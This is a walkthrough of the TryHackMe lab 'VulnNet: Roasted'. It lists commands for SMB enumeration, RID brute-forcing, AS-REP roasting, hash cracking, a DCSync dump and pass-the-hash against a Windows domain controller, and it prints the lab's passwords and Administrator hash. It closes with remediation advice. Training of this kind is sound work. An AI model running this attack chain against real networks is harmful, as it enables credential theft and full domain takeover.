VulnNet: Roasted - TryHackMe Challenge Walkthrough
VulnNet Entertainment quickly deployed another management instance on their very broad network…
VulnNet Entertainment quickly deployed another management instance on their very broad network…
VulnNet: Roasted — TryHackMe Challenge Walkthrough
VulnNet Entertainment quickly deployed another management instance on their very broad network…
In this walkthrough, we are tackling “VulnNet: Roasted,” a Windows-based Capture The Flag challenge. We will navigate through open SMB shares, identify employees to build a target list, exploit Kerberos via AS-REP Roasting, and finally leverage DCSync for total domain compromise.
Room Link: https://tryhackme.com/room/vulnnetroasted
1. Reconnaissance and Enumeration
We start with a standard Nmap scan to identify the landscape.
1
nmap -T4 -p- -A <MACHINE_IP>

The scan reveals a Windows Server environment (likely Server 2019) with a standard Active Directory port configuration:
- 53: DNS- 88: Kerberos- 135/139/445: RPC and SMB- 5985: WinRM (Microsoft HTTPAPI)
With Port 445 open, our first stop is SMB enumeration. We use NetExec (formerly CrackMapExec) to check for null or guest access.
1
nxc smb <MACHINE_IP> -u ‘guest’ -p '' --shares

The output confirms guest access is enabled and reveals the domain vulnnet-rst.local. More importantly, we see a non-default shares named VulnNet-Business-Anonymous and VulnNet-Enterprise-Anonymouswith READ permissions.
2. Information Gathering
We connect to the exposed share using smbclient to hunt for data.
1
smbclient //<MACHINE_IP>/VulnNet-Business-Anonymous

Inside, we find three text files: Business-Manager.txt, Business-Sections.txt, and Business-Tracking.txt. Upon downloading and reading these files, we find names of company employees and their roles—gold dust for username enumeration.


We see something similar in the VulnNet-Enterprise-Anonymous share.
Potential Usernames Identified:
- Alexa Whitehat (Core Business Manager)- Jack Goldenhand (Business Unrelated Proposals)- Tony Skid (Core Security Manager)- Johnny Leet (Infrastructure/Sync)
Now let’s query the Domain Controller directly to enumerate built-in accounts and groups. Since we know Guest access is enabled, we can perform a RID (Relative ID) Brute-Force attack.
1
nxc smb <MACHINE_IP> -u 'a' -p '' --rid-brute

We create a users.txt wordlist
3. Gaining a Foothold: AS-REP Roasting
With a valid user list and Kerberos open (Port 88), we attempt AS-REP Roasting. This attack checks if any users have “Do not require Kerberos preauthentication” enabled, allowing us to request a ticket and crack the session key offline.
We use Impacket’s GetNPUsers.py:
1
sudo GetNPUsers.py -dc-ip <MACHINE_IP> -usersfile users.txt -no-pass vulnnet-rst.local/

Success! The user t-skid is vulnerable. The tool outputs a hash starting with $krb5asrep$23...
Cracking the Hash
We save the hash to a file and fire up hashcat with mode 18200:
1
hashcat -m 18200 hash.txt /usr/share/wordlists/rockyou.txt

Hashcat cracks it quickly.
Credentials Found: t-skid : tj072889*
4. Lateral Movement
We verify the new credentials and check for access to other shares.
1
nxc smb <MACHINE_IP> -u 't-skid' -p 'tj072889*' --shares

The user t-skid has READ access to the NETLOGON share. We connect and find a suspicious script: ResetPassword.vbs

Analyzing the VBS script reveals hardcoded credentials inside the code:
strUserNTName "a-whitehat"strPassword = "bNdKVkjv3RR9ht"
5. Capturing the User Flag
We test a-whitehat’s credentials against the domain. NetExec returns (Pwn3d!), confirming valid access.
Since the WinRM port (5985) was open during our initial scan, we use evil-winrm to log in.
1
evil-winrm -i <MACHINE_IP> -u a-whitehat -p 'bNdKVkjv3RR9ht'

Once inside, we navigate to the desktop of the enterprise-core-vn user and capture the first flag.
Flag Location: C:\Users\enterprise-core-vn\Desktop\user.txt
6. Privilege Escalation to Domain Admin
Now logged in as a-whitehat, we check for privileges. It appears this user has high-level permissions, potentially allowing us to perform a DCSync attack (replicating directory changes to dump hashes).
We run secretsdump.py remotely using the credentials we found:
1
secretsdump.py vulnnet-rst.local/a-whitehat:'bNdKVkjv3RR9ht'@<MACHINE_IP>

The attack works perfectly. We successfully dump the NTLM hashes for the entire domain, including the Administrator.
Administrator NTLM Hash: c2597747aa5e43022a3a3049a3c3b09d
7. The Final Flag
We don’t need to crack the Administrator hash; we can simply “Pass the Hash” using evil-winrm.
1
evil-winrm -i <MACHINE_IP> -u Administrator -H 'c2597747aa5e43022a3a3049a3c3b09d'
We land in a shell as Administrator. We navigate to the Desktop to claim the final prize.
Flag Location: C:\Users\Administrator\Desktop\system.txt.
Summary of Techniques Used
- SMB Enumeration: Identifying accessible shares and gathering intelligence.- Username Scraping: parsing internal documents to build a target list.- AS-REP Roasting: Exploiting Kerberos pre-authentication settings.- Cleartext Credentials: Finding passwords in scripts on the
NETLOGONshare.- DCSync: Leveraging privileges to dump domain hashes.- Pass-the-Hash: Authenticating with NTLM hashes instead of plaintext passwords.
Remediation Guide
- Kill Enumeration: Disable the Guest account immediately. Enable the GPO “Network access: Do not allow anonymous enumeration of SAM accounts” to block the RID Brute-force attack we used to map the domain.- Prevent Roasting: Audit Active Directory and ensure “Do not require Kerberos preauthentication” is unchecked for every user, specifically targeting accounts like
t-skid.- Scrub Scripts: Automate scans of file shares (NETLOGON/SYSVOL) to detect cleartext passwords in scripts likeResetPassword.vbs. Replace hardcoded credentials with Group Managed Service Accounts (gMSA).- Stop DCSync: Audit Domain permissions strictly. Only Domain Controllers should hold “Replicating Directory Changes” rights; never regular users likea-whitehat